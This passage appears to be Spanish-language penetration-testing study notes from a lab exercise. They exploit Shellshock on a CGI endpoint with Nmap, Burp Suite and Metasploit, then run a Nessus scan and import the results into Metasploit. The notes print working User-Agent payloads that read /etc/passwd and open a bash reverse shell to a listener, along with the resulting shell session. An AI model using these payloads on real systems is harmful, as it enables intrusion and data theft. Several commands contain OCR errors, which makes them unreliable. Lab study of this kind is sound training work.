Por lo que podemos utilizar esto como vector de entrada. Sin embargo, tenemos que comprobar si este servidor en particular o si este sistema en particular es vulnerable al ataque de shell shock, y esto se puede hacer fácilmente con Nmap.

Nmap -sV 192.144.8.3 --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"

Tenemos que especificar los argumentos del script. Los argumentos para este script en particular se utilizan esencialmente para especificar dónde o el script CGI real que estamos probando.

```
};  
 xhttp.open("GET", "/gettime.cgi", true);  
 xhttp.send();
```

```
[root@INE) ~]  
 # nmap -sV -T4 --script=http-shellshock 192.144.8.3 --script-args "http-shellshock.uri=/gettime.cgi"  
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-07 06:44 IST  
 Nmap scan report for demo.ine.local (192.144.8.3)  
 Host is up (0.000030s latency).  
 Not shown: 999 closed tcp ports (reset)  
 PORT      STATE SERVICE VERSION  
 80/tcp    open  http    Apache httpd 2.4.6 ((Linux))  
 |_http-server-header: Apache/2.4.6 (Linux)  
 |_http-shellshock:  
 | VULNERABLE:  
 |   HTTP Shellshock vulnerability  
 |   State: VULNERABLE (Exploitable)  
 |   IDs: CVE-CVE-2014-6271  
 |     This web application might be affected by the vulnerability known  
 |     as Shellshock. It seems the server is executing commands injected  
 |     via malicious HTTP headers.  
 |  
 | Disclosure date: 2014-09-24  
 | References:  
 |   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271  
 |   https://seclists.org/oss-sec/2014/q3/685  
 |   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169  
 |   https://www.openwall.com/lists/oss-security/2014/09/24/10  
 MAC Address: 02:42:C0:90:08:03 (Unknown)
```

Vemos que es vulnerable a inyecciones maliciosas en las cabeceras HTTP User-Agent Vamos a Burpsuite donde podremos cambiar esto, primero interceptamos:

8 Request to http://192.144.8.3:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /gettime.cgi HTTP/1.1
2 Host: 192.144.8.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
```

Lo llevamos al Repeater:

Y en el User-Agent cambiamos lo que viene por defecto por este “script”:

```
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

```
5
9 root:x:0:0:root:/root:/bin/bash
0 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
1 bin:x:2:2:bin:/bin:/usr/sbin/nologin
2 sys:x:3:3:sys:/dev:/usr/sbin/nologin
3 sync:x:4:65534:sync:/bin:/bin/sync
4 games:x:5:60:games:/usr/games:/usr/sbin/nologin
5 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
6 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
7 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
3 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
9 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
0 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
1 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
2 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
3 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
4 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
5 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
sbin/nologin
6 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
7 libuuid:x:100:101::/var/lib/libuuid:
3 syslog:x:101:104::/home/syslog:/bin/false
9
```

?

Search

0 highlights

Ahora bien ¿qué sucede si queremos obtener un shell inverso en el sistema de destino?  
¿cómo lo haríamos?

Bueno, podemos utilizar bash para conectarnos esencialmente como un oyente en nuestro Kali

Usaremos netcat \$nc –nlvp 1234

```
() { :; }; echo; echo; /bin/bash -c 'bash -i>/dev/tcp/192.144.8.2/1234 0>C1'
```

```

1 | GET /gettime.cgi HTTP/1.1
2 | Host: 192.144.8.3
3 | User-Agent: () { :; }; echo; echo; /bin/bash -c 'bash
- i>&/dev/tcp/192.144.8.2/1234 0>&1'
4 | Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

```

```

[~]# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.144.8.2] from (UNKNOWN) [192.144.8.3] 60156
bash: cannot set terminal process group (17): Inappropriate ioctl for device
bash: no job control in this shell
daemon@demo:/opt/apache/htdocs$ ls
ls
gettime.cgi
index.html
static
daemon@demo:/opt/apache/htdocs$ whoami
whoami
daemon
daemon@demo:/opt/apache/htdocs$ hostname
hostname
demo.ine.local
daemon@demo:/opt/apache/htdocs$ uname -a
uname -a
Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
daemon@demo:/opt/apache/htdocs$ cat /etc/*issue
cat /etc/*issue
Ubuntu 14.04.6 LTS \n \l
daemon@demo:/opt/apache/htdocs$ 

```

Ahora vamos a ver cómo se explota esto desde Metasploit, lo de antes fue manualmente

Primero ejecutamos el servicio postgresql

\$service postgresql start CC msfconsole

Tenemos un módulo auxiliar que nos dirá si el servidor objetivo es vulnerable

```

msf6 > search shellshock
Matching Modules

#  Name                               Disclosure Date   Rank    Check  Description
-  --
0  exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01   excellent Yes   Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24   excellent Yes   Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2  \_\_target: Linux x86
3  \_\_target: Linux x86_64
4  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24   normal   Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
5  exploit/multi/http/cups_bash_env_exec 2014-09-24   excellent Yes   CUPS Filter Bash Environment Variable Code Injection (Shellshock)
6  auxiliary/server/dhcclient_bash_env 2014-09-24   normal   No    DHCP Client Bash Environment Variable Code Injection (Shellshock)
7  exploit/multi/http/direct_bash_env 2014-09-24   excellent No    Direct Environment Variable Code Injection (Shellshock)
8  exploit/linux/http/pfire_bash_env_exec 2014-09-29   excellent Yes   IPFire Bash Environment Variable Injection (Shellshock)
9  exploit/multi/misc/legend_bot_exec 2015-04-27   excellent Yes   Legend Perl IRC Bot Remote Code Execution
10 exploit/sx/local/vmware_bash_function_root 2014-09-24   normal   Yes   OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
11 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24   excellent Yes   Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)
12  \_\_target: Linux x86
13  \_\_target: Linux x86_64
14 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24   normal   No    Qmail SMTP Bash Environment Variable Injection (Shellshock)
15 exploit/multi/misc/xdh_x_exec 2015-12-04   excellent Yes   Xdh / LinuxNet Perlbot / fbot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 15, use 15 or use exploit/multi/misc/xdh_x_exec
msf6 > 

```

Lo único que cambiaremos de sus opciones será el RHOSTS y el TARGETURI:

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies	no		A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.144.8.3	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert	no		Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/gettime.cgi	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH	no		The URI to use for this exploit (default is random)
VHOST	no		HTTP server virtual host

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
```

No hubo éxito porque mandamos demasiadas peticiones al servidor y petó. Reiniciar la máquina es lo mejor para probar otra vez este módulo auxiliar.

## Vulnerability Scanning with Nessus

Primero descargamos Nessus desde su página oficial y una vez descargado el paquete hacemos lo siguiente:

```
kali@kali:~/Downloads$ ls
Nessus-10.0.0-debian6_amd64.deb
kali@kali:~/Downloads$ chmod +x Nessus-10.0.0-debian6_amd64.deb
kali@kali:~/Downloads$ sudo dpkg -i Nessus-10.0.0-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 279002 files and directories currently installed.)
Preparing to unpack Nessus-10.0.0-debian6_amd64.deb ...
Unpacking nessus (10.0.0) ...
Setting up nessus (10.0.0) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```


```
kali@kali:~/Downloads$ █
```

```
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner

kali@kali:~/Downloads$ sudo systemctl start nessusd.service
kali@kali:~/Downloads$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2021-11-14 19:06:42 EST; 27s ago
     Main PID: 11150 (nessus-service)
        Tasks: 12 (limit: 4656)
       Memory: 157.2M
      CGroup: /system.slice/nessusd.service
              └─11150 /opt/nessus/sbin/nessus-service -q
                  ├─11151 nessusd -q

Nov 14 19:06:42 kali systemd[1]: Started The Nessus Vulnerability Scanner.
Nov 14 19:06:43 kali nessus-service[11151]: Cached 0 plugin libs in 0msec
Nov 14 19:06:43 kali nessus-service[11151]: Cached 0 plugin libs in 0msec
kali@kali:~/Downloads$ █
```


Seleccionamos Nessus Essentials:



Cuando nos diga Get an activation code, le damos a Omitir

Luego ponemos el código de activación y por último creamos un usuario y una contraseña. Listo

Una vez dentro de la interfaz:



Vamos donde dice +New Scan

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules). A 'Tenable News' section is also present. The main area is titled 'Scan Templates' and includes a 'Scanner' tab. Under 'DISCOVERY', there's a card for 'Host Discovery'. Under 'VULNERABILITIES', there are cards for 'Basic Network Scan', 'Advanced Scan', 'Advanced Dynamic Scan', 'Malware Scan', and 'Mobile Device Scan' (with an 'UPGRADE' badge).

Entramos dónde dice Vulnerabilities Basic Network Scan:

This screenshot shows the 'Basic Network Scan' template details. It includes a description: 'A full system scan suitable for any host.' and a gear icon.

Configuramos la primera parte:

New Scan / Basic Network Scan

[Back to Scan Templates](#)

This screenshot shows the configuration page for a new scan. The left sidebar has tabs for 'Settings', 'Credentials', and 'Plugins'. The 'Settings' tab is selected. The 'BASIC' section is expanded, showing 'General' (selected), 'Schedule', 'Notifications', and other collapsed sections. In the 'General' sub-section, the 'Name' field is set to 'MS3', 'Description' is empty, 'Folder' is set to 'My Scans', and 'Targets' contains the IP address '10.10.10.4'. There are also 'Upload Targets' and 'Add File' buttons at the bottom.

Vamos a Discovery y lo dejamos por defecto, si quisiéramos analizar todos los puertos pues pondríamos la otra opción, pero no es nuestro caso:

New Scan / Basic Network Scan

Back to Scan Templates

Settings    Credentials    Plugins

BASIC    DISCOVERY    ASSESSMENT    REPORT    ADVANCED

Scan Type: Port scan (common ports)

**General Settings:**

- Always test the local Nessus host
- Use fast network discovery

**Port Scanner Settings:**

- Scan common ports
- Use netstat if credentials are provided
- Use SYN scanner if necessary

Luego vamos a Assessment y lo dejamos por defecto. Si quisiéramos otro tipo, lo cambiamos, pero no es nuestro caso:

New Scan / Basic Network Scan

Back to Scan Templates

Settings    Credentials    Plugins

BASIC    DISCOVERY    ASSESSMENT    REPORT    ADVANCED

Scan Type: Default

**General Settings:**

- Avoid potential false alarms
- Disable CGI scanning

**Web Applications:**

- Disable web application scanning

Luego en Report dejamos todo por defecto, no tocamos nada Luego

en Advanced y lo dejamos por defecto también

Le damos a Save

My Scans

Import    New Folder    New Scan

Search Scans: 1 Scan

Name	Schedule	Last Modified
MS3	On Demand	N/A

Le damos a Launch para iniciar y esperamos que termine

Name	Schedule	Last Modified
MS3	On Demand	Today at 7:43 PM

Bien, una vez terminada exploramos dentro del grupo que hemos escaneado y chequeamos:

MS3

[Back to My Scans](#)

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 45 Remediations 5 VPR Top Threats History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
10.10.10.4	21 25 33 136

Scan Details

Policy: Basic Network Scan  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 7:26 PM  
 End: Today at 7:43 PM  
 Elapsed: 17 minutes

MS3

[Back to My Scans](#)

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 45 Remediations 5 VPR Top Threats History 1

Filter Search Vulnerabilities 45 Vulnerabilities

Sev	Score	Name	Family	Count	Actions
MIXED	...	15 Apache Tomcat (Multiple Issues)	Web Servers	16	🔗
MIXED	...	15 PHP (Multiple Issues)	CGI abuses	15	🔗
MIXED	...	4 Zohocorp Manageengine Desktop Cent...	CGI abuses	12	🔗
MIXED	...	9 Apache HTTP Server (Multiple Issues)	Web Servers	11	🔗

Scan Details

Policy: Basic Network Scan  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 7:26 PM  
 End: Today at 7:43 PM  
 Elapsed: 17 minutes

En Filter elegimos por ejemplo metasploit exploit framework y el valor true:

Filters

Match All of the following:

Metasploit Exploit Framework is equal to true

Scan Details

Policy: Basic Network Scan  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 7:26 PM  
 End: Today at 7:43 PM  
 Elapsed: 17 minutes

Hosts 1 Vulnerabilities 3 Remediations 5 VPR Top Threats History 1

1 Filter Search Vulnerabilities 3 Vulnerabilities

Sev	Score	Name	Family	Count	Actions
MIXED	...	4 Microsoft Windows (Multiple Issues)	Windows	4	🔗
HIGH	8.1	Apache Tomcat 8.0.0.RC1 < 8.0.47 Multiple Vu...	Web Servers	1	🔗
HIGH	...	2 PHP (Multiple Issues)	CGI abuses	2	🔗

Scan Details

Policy: Basic Network Scan  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 7:26 PM  
 End: Today at 7:43 PM  
 Elapsed: 17 minutes

## MS3 / Microsoft Windows (Multiple Issues)

[Back to Vulnerabilities](#)

Configure Audit Trail Launch ▾ Report Export ▾

Hosts 1 Vulnerabilities 3 Remediations 5 VPR Top Threats ▾ History 1

Search Vulnerabilities  4 Vulnerabilities

Sev	Score	Name	Family	Count	Actions
Critical	10.0 *	MS11-030: Vulnerability in DNS Reso... <small>Plugin ID: 125313</small>	Windows	1	🔗
Critical	9.8	Microsoft RDP RCE (CVE-2019-0708) (BlueKee... <small>Plugin ID: 125313</small>	Windows	1	🔗
High	9.3 *	MS12-020: Vulnerabilities in Remote Desktop ... <small>Plugin ID: 125313</small>	Windows	1	🔗
High	8.1	MS17-010: Security Update for Microsoft Win... <small>Plugin ID: 125313</small>	Windows	1	🔗

### Scan Details

Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 7:26 PM  
End: Today at 7:43 PM  
Elapsed: 17 minutes

## MS3 / Plugin #125313

[Back to Vulnerability Group](#)

Configure Audit Trail Launch ▾ Report Export ▾

Hosts 1 Vulnerabilities 3 Remediations 5 VPR Top Threats ▾ History 1

**CRITICAL** Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)

#### Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

#### Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

### Plugin Details

Severity: Critical  
ID: 125313  
Version: 1.21  
Type: remote  
Family: Windows  
Published: May 22, 2019  
Modified: July 12, 2021

#### See Also

<http://www.nessus.org/u?577af692>  
<http://www.nessus.org/u?8e4e0b74>

#### Risk Information

## Risk Information

Risk Factor: Critical

### **CVSS v3.0 Base Score 9.8**

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N  
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H  
/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.4

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.7

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C  
/I:C/A:C

CVSS v2.0 Temporal Vector:  
CVSS2#E:H/RL:OF/RC:C

## Vulnerability Information

CPE: cpe:/o:microsoft:windows  
cpe:/a:microsoft:remote\_desktop\_protocol

Exploit Available: true

Exploit Ease: fácil de explotar

## Exploitable With

Metasploit (CVE-2019-0708 BlueKeep RDP  
Remote Windows Kernel Use After Free)

CANVAS ()

Core Impact




Otro filtro muy importante es Severity:

The screenshot shows a network security tool interface with the following components:

- Top Left:** A search bar labeled "Search Vulnerabilities" and a status indicator "45 Vulnerabilities".
- Top Right:** A "Scan Details" panel showing:
  - Policy: Basic Network Scan
  - Status: Completed
  - Severity Base: CVSS v3.0
  - Scanner: Local Scanner
  - Start: Today at 7:26 PM
  - End: Today at 7:43 PM
  - Elapsed: 17 minutes
- Middle Left:** A "Filters" dialog box with the following settings:
  - Match: All
  - Severity: is equal to High
- Middle Right:** A "Vulnerabilities" section showing a donut chart and a table of results.
  - MS3 Scan Results:** 7 Vulnerabilities
    - SSL Certificate Signed Using Weak Hashing Alg...
    - SSL Medium Strength Cipher Suites Support...
    - SNMP Agent Default Community Name (public)
    - PHP (Multiple Issues)
    - Apache Tomcat (Multiple Issues)
    - Microsoft Windows (Multiple Issues)
    - Apache HTTP Server (Multiple Issues)
  - Scan Details:** Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 7:26 PM, End: Today at 7:43 PM, Elapsed: 17 minutes.
  - Vulnerabilities:** A donut chart with segments for Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).
- Bottom Left:** A result page titled "MS3 / Microsoft Windows (Multiple Issues)" showing 3 vulnerabilities:
  - MS12-020: Vulnerabilities in Remote Desktop ...
  - MS14-066: Vulnerability in Schannel Could All...
  - MS17-010: Security Update for Microsoft Win...
- Bottom Right:** A "Scan Details" panel for the MS3 scan, identical to the one above.

En conclusión, podemos ir jugando con los filtros y buscando lo que queremos buscar

Ahora exportamos estos resultados como Nessus, no como Nessus Db, y luego lo pasamos a Metasploit:



Iniciamos postgresql y MSF console

Creamos un workspace –a <nombre>

Importamos la base de datos de Nessus

\$db\_import ruta/a/nombre.nessus

```
msf6 > hosts
Hosts
=====
address      mac                name        os_name    os_flavor   os_sp     purpose   info      comments
---          ---                ---         ---       ---        ---       ---       ---       ---
10.10.10.4  08:00:27:e6:0d:36  10.10.10.4  Windows  2008        SP1      server
```

\$services

```
File  Actions  Edit  View  Help
10.10.10.4  135    tcp    epmap    open
10.10.10.4  137    udp    netbios-ns  open
10.10.10.4  138    udp    open
10.10.10.4  139    tcp    smb      open
10.10.10.4  161    udp    snmp     open
10.10.10.4  445    tcp    cifs     open
10.10.10.4  500    udp    open
10.10.10.4  3306   tcp    mysql    open
10.10.10.4  3389   tcp    msrdp    open
10.10.10.4  4500   udp    open
10.10.10.4  5353   udp    llmnr    open
10.10.10.4  5355   udp    open
10.10.10.4  8009   tcp    ajp13    open
10.10.10.4  8019   tcp    open
10.10.10.4  8020   tcp    www     open
10.10.10.4  8022   tcp    www     open
10.10.10.4  8027   tcp    open
10.10.10.4  8028   tcp    open
10.10.10.4  8031   tcp    open
10.10.10.4  8032   tcp    open
10.10.10.4  8282   tcp    www     open
10.10.10.4  8383   tcp    www     open
10.10.10.4  8443   tcp    open
10.10.10.4  8444   tcp    open
10.10.10.4  8585   tcp    www     open
```

\$vulns

Information Disclosure					
2021-11-15 00:52:13 UTC	10.10.10.4	DCE Services Enumeration	NSS-10736		
2021-11-15 00:52:13 UTC	10.10.10.4	Microsoft Windows SMB Service Detection	NSS-11011		
2021-11-15 00:52:13 UTC	10.10.10.4	SNMP Agent Default Community Name (public)	CVE-1999-0517,BID-2112,NSS-41028		
2021-11-15 00:52:13 UTC	10.10.10.4	SNMP Request Network Interfaces Enumeration	NSS-10551		
2021-11-15 00:52:13 UTC	10.10.10.4	SNMP Query Routing Information Disclosure	NSS-34022		
2021-11-15 00:52:14 UTC	10.10.10.4	SNMP Query System Information Disclosure	NSS-10800		
2021-11-15 00:52:14 UTC	10.10.10.4	SNMP Supported Protocols Detection	NSS-40448		
2021-11-15 00:52:14 UTC	10.10.10.4	SNMP Protocol Version Detection	NSS-35296		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus SNMP Scanner	NSS-14274		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus SNMP Scanner	NSS-14274		
2021-11-15 00:52:14 UTC	10.10.10.4	Microsoft Windows SMB Service Detection	NSS-11011		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus SNMP Scanner	NSS-14274		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus SNMP Scanner	NSS-14274		
2021-11-15 00:52:14 UTC	10.10.10.4	Windows NetBIOS / SMB Remote Host Information Disclosure	NSS-10150		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus SNMP Scanner	NSS-14274		
2021-11-15 00:52:14 UTC	10.10.10.4	DCE Services Enumeration	NSS-10736		
2021-11-15 00:52:14 UTC	10.10.10.4	Traceroute Information	NSS-10287		
2021-11-15 00:52:14 UTC	10.10.10.4	Common Platform Enumeration (CPE)	NSS-45590		
2021-11-15 00:52:14 UTC	10.10.10.4	OS Security Patch Assessment Not Available	IAVB-0001-B-0515,NSS-117886		
2021-11-15 00:52:14 UTC	10.10.10.4	Nessus Scan Information	NSS-19506		
2021-11-15 00:52:14 UTC	10.10.10.4	Patch Report	NSS-66334		
2021-11-15 00:52:14 UTC	10.10.10.4	Target Credential Status by Authentication Protocol - No Credentials Provided	IAVB-0001-B-0504,NSS-110723		

Aquí hay mucha información por lo cual filtraremos la búsqueda a lo que queremos encontrar.

Por ejemplo: \$vulns -p 445

Vulnerabilities					
Timestamp	Host	Name	References		
2021-11-15 00:52:13 UTC	10.10.10.4	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)	CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96709,EDB-ID-41891,EDB-ID-41987,MSFT-MS17-010,IAVA-2017-A-0065,MSKB-4012212,MSKB-4012213,MSKB-4012214,MSKB-4012215,MSKB-4012216,MSKB-4012217,MSKB-4012606,MSKB-4013198,MSKB-4013429,MSKB-4012598,MSF-MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption,NSS-97833		
2021-11-15 00:52:13 UTC	10.10.10.4	SMB Signing not required	NSS-57608		
2021-11-15 00:52:13 UTC	10.10.10.4	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)	NSS-106716		
2021-11-15 00:52:13 UTC	10.10.10.4	Microsoft Windows SMB Versions Supported (remote check)	NSS-100871		
2021-11-15 00:52:13 UTC	10.10.10.4	Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)	IAVT-0001-T-0710,NSS-96982		
2021-11-15 00:52:13 UTC	10.10.10.4	WMI Not Available	NSS-135860		
